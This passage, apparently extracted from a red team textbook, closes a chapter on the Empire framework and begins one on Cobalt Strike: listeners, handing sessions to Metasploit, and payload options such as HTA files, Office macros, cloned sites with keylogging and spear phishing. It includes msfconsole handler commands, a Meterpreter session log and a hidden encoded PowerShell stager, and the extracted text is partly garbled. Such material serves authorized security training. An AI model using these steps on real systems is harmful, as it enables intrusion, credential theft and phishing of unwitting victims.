
Choose

Tasked agent P41R5V2K to run module python/collection/osx/screenshot

Agent Output

Show Result

The **Browser** menu shows the `/var/www/html/` directory, where we can deploy the web interface:



The web interface makes it very easy to use Empire. There is also another GUI tool called **Empire-GUI**, which was officially released by the Empire tool's creators, and which can be found in the [EmpireProject](#) GitHub repository. This tool has been described by its creators as follows:

*"The Empire Multiuser GUI is a graphical interface to the Empire post-exploitation Framework. It was written in Electron and utilizes websockets (SocketIO) on the backend to support multiuser interaction. The main goal of this project is to enable red teams, or any other colour team, to work together on engagements in a more seamless and integrated way than using Empire as a command line tool."*

The only problem with using Empire-GUI is that it only works with Empire version 3.0, which is currently in a beta testing phase.

# Summary

In this chapter, we have covered some more advanced uses of the Empire tool to get access to the Domain Controller. We have also done this using an automated Python script called DeathStar. We then covered Empire's use through a GUI web interface. In the next chapter, we will cover the basics of C2 and the different architectures that can be used to set up the red team infrastructure.

# Questions

1. Are there any other exploitation techniques to get access into Domain Controller?
2. What if `bypassuac_eventvwr` module doesn't work? How can we escalate the privileges without this module?
3. Will DeathStar always be able to retrieve the Domain Admin's credentials?
4. Is there a workaround if the `mimikatz` module doesn't work?
5. Is it necessary to have access to domain user account for domain controller enumeration?

# Further reading

**Automating the Empire with the Death Star:** <https://byt3bl33d3r.github.io/automating-the-empire-with-the-death-star-getting-domain-admin-with-a-push-of-a-button.html>

# Cobalt Strike - Red Team Operations

In [Chapter 4](#), *Getting Started with Cobalt Strike*, we learned about Cobalt Strike and how to set it up. We also learned about its interface and its different features. In this chapter, we will go into more detail about this tool and learn about how it is used. We will cover the following topics:

- Cobalt Strike listener
- Cobalt Strike payloads
- Beacons
- Pivoting with Cobalt Strike
- Aggressor scripts

# Technical requirements

- **Metasploit Framework (MSF)**
- PGSQ~~L~~ (Postgres)
- Oracle Java 1.7 or latest
- Cobalt Strike

# Cobalt Strike listeners

First, start the Cobalt Strike team server and connect to it. Once we have the interface up and running, we will start a listener. A listener is a handler that handles all the incoming connections. To do this, go to the Cobalt Strike menu and choose Listeners, as shown in the following image:




This will open a new window where we create a name for this listener. Next, we have to choose the payload. Cobalt Strike has two kinds of listeners:

- **Beacon:** Beacon-based listeners will listen or connect to the connections coming from the beacon payload. We will learn more about this in the later part of this chapter.
- **Foreign:** Foreign listeners are basically used to pass sessions to another instance of Cobalt Strike or even to Metasploit or Armitage.

In the new window that opens, we choose a name for our listener. We then choose the type of payload, which in this case will be `windows/beacon_https`. Next, we enter the host name and port number and click Save:



As we have a beacon payload, we will get another alert box asking us to provide the domain name and IP address of the system on which our team server is running. We enter this information and click OK, as shown in the following image. We can put the IP of our redirector as well. This will be covered in the coming chapters:



We will then see that our newly created listener is up and running:




Event Log X Listeners X

name	payload	host	port	beacons
_RevHttpsBeacon_	windows/beacon_https/reverse_https	192.168.2.7	443	192.168.2.7

# Foreign-based listeners

This listener is used to pass a session to multiple cobalt strike instances or even to Metasploit/Armitage. Let's take a quick look at how this is done. We must already have at least one compromised host so that we can pass its session somewhere else. In the following example, we already have a connected host on Cobalt Strike via the beacon payload:



The screenshot shows the Cobalt Strike interface with a single host entry in the list:

	external	internal	user	computer	note
 192.168.0.96	192.168.0.96	dfx		DFX-PC	

As we can see, we already have a connected beacon. We now want to pass the session to Metasploit for further exploitation. We will start Metasploit/Armitage and run a handler, as shown in the following screenshot:

```
[msf exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
[msf exploit(multi/handler) > set lport 8081
lport => 8081
[msf exploit(multi/handler) > run -j
```

Once the handler is running, we go to our Cobalt Strike window and create a new foreign listener with the IP and port on which the handler is running:

New Listener

Create a listener.


Name:

Payload:  ▼

Host:


Port:

Once we click Save, we will see a new listener has now been created, as shown in the following screenshot:




name	payload	host	port	beacons
MSF	windows/foreign/reverse_http	192.168.0.50	8081	
test	windows/beacon_http/reverse_http	192.168.0.50	8080	192.168.0.50

To pass a session, we right-click on the host and select Spawn, as shown in the following screenshot:



A new window will open to show a list of the currently running listeners. We can either choose from these or create a new one. In this case, we will choose the listener MSF and click the Choose button:




We will see a new Meterpreter session open up in our Metasploit window:

```
msf exploit(multi/handler) > [*] http://192.168.0.50:8081 handling request from
192.168.0.96; (UUID: bwa0udim) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.0.50:8081 -> 192.168.0.96:55584) at 20
18-09-19 04:00:26 +0530
```

# Cobalt Strike payloads

Cobalt Strike supports a lot of different types of attacks and allows you to generate payloads easily from the menu. This is a very useful feature when performing a red team activity because it means you don't have to spend time switching between tools to create different payloads for different attack types, such as spear phishing or drive-bys. In this section, we will look at some of the attack types that are provided by Cobalt Strike and how to generate a payload with them.

To view the different types of payloads that we can generate from Cobalt Strike, click on Attacks from the menu, as shown in the following screenshot:




Cobalt Strike supports payload generation for three types of attack vectors: **Packages**, **Web Drive-Bys**, and **Spear Phishing**. Each of these are explained in more detail below Packages:

- **HTML Application:** This generates an HTML application with either an EXE, VBA, or PowerShell-based payload. The output generated `hta` file needs to be opened on the Internet Explorer of the Victim's system.
- **MS Office Macro:** This option generates a VBA macro, which we can embed in MS Office. This is very useful as red team attacks often involve

exploiting the human element to gain access to the internal networks of the corporation.

- Payload Generator: This will only generate a payload in the desired format and save it to a file. We need to execute the payload on a system manually.
- USB/CD AutoPlay: This package generates an `autorun.inf` that abuses the AutoPlay feature on Windows. It only runs on Windows XP and Vista systems.
- Windows Dropper: This package creates a Windows document dropper. It drops a document to disk, opens it, and executes a payload. We need to specify the document into which the payload will be embedded.
- Windows Executable: This is used to create an EXE or DLL-based payload which again needs to be deployed manually.
- Windows Executable(s): This generates a stageless beacon in EXE, DLL, or PowerShell format.

Web Drive-by:



Web Drive-by has the following options:


- Manage: Here, we can view and manage the currently deployed drive-by payloads.
- Clone Site: This can be used to clone a site. We can choose to add a payload manually to it later or Cobalt Strike can automatically log keystrokes on it.
- Host File: Using this option, Cobalt Strike can host a file by creating a web

server for us.


- Scripted Web Delivery: This attack generates a payload and gives us a one-liner command to execute code on a system using PowerShell, BITSAdmin, Python, and so on.
- Signed Applet Attack: This package sets up a self-signed Java applet. This package will spawn the specified listener if the user gives the applet permission to run.
- Smart Applet Attack: The smart applet detects the Java version and uses an embedded exploit to disable the Java security sandbox. This attack is cross-platform and cross-browser.
- System Profiler: The system profiler is a client-side reconnaissance tool. It finds common applications (with version numbers) used by the user and reports them back to us.

### Spear Phishing:


- This option can be used to launch targeted attacks while carrying out a red team activity. We can set the receivers, phishing templates, and SMTP servers and click Send to perform the attack:



Let's look at an example of payload generation and execution. We will use the Payload Generator. Go to Attack, click on Packages, and then click on Payload Generator, as shown in the following screenshot:



After this, a new window will open. Here, we need to choose the listener we wish to receive our connection on and the output format of the payload. We will choose PowerShell Command and click Generate:



A new window will open asking us to choose the output folder and the payload will be generated and copied into a .txt file:



If we open the .txt file, we will see a base64 encoded PowerShell Command, as shown in the following screenshot:




payload.txt

Open withTextEdit

```
powershell.exe -nop -w hidden -encodedcommand
JABzAD0ATgB1AHcALQPAGIAagB1AGMAdAAGAEkATwAuAE0AZQbtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8
AbQBCAGEAcwB1LADYANABTAHQAcgBpAG4AZwAoACIASA0AHMSQBBAAEQQBBAAEQQBMADEAWB1LADIALwBhAHkAQgB1AC8ATwAzAHcASwBhAH
gAWABKAHQAwBvAEEAQQA4AG4AUwBTAAHARQA2EIAZwB4ADIAZQBRAFYAgBRAdgASwBpAGEAUABBAE0A\wBwAEsAeAb0ADkAcAbqAEgAdAAzADIA
dQarA
C8AWQBtAEoAYgB1LAHAASB1AHoAZAA2FYAcgB5AGQASgA0ADUAcAB3AHoANQAvAHoATwAwAHoAYgBtAFYAegBhAFAAaQBNA
GYANwBEAEcASAbwAHkAcwBw
AFIAVABGAGcAbwBwFAFEAdQBGAHkAeABZAHoAdQBYAFEAcgBmAFoAUQBMHEAeQBUADAAZQBMHEAZBMAGgANQA5AHoAqgA4ADMARQ
BmAE0AZQBJAFUASQB
SAGoAbQBAHAAegA4AEwARgBDAEUAwQb3AGsASgBUEwATABZAHcAZQBBADQwQBTAGkAbwB0AFMA0QBwAEUAwBZAHAAUgBFAFcATAAyADQASwBGAHgAaw
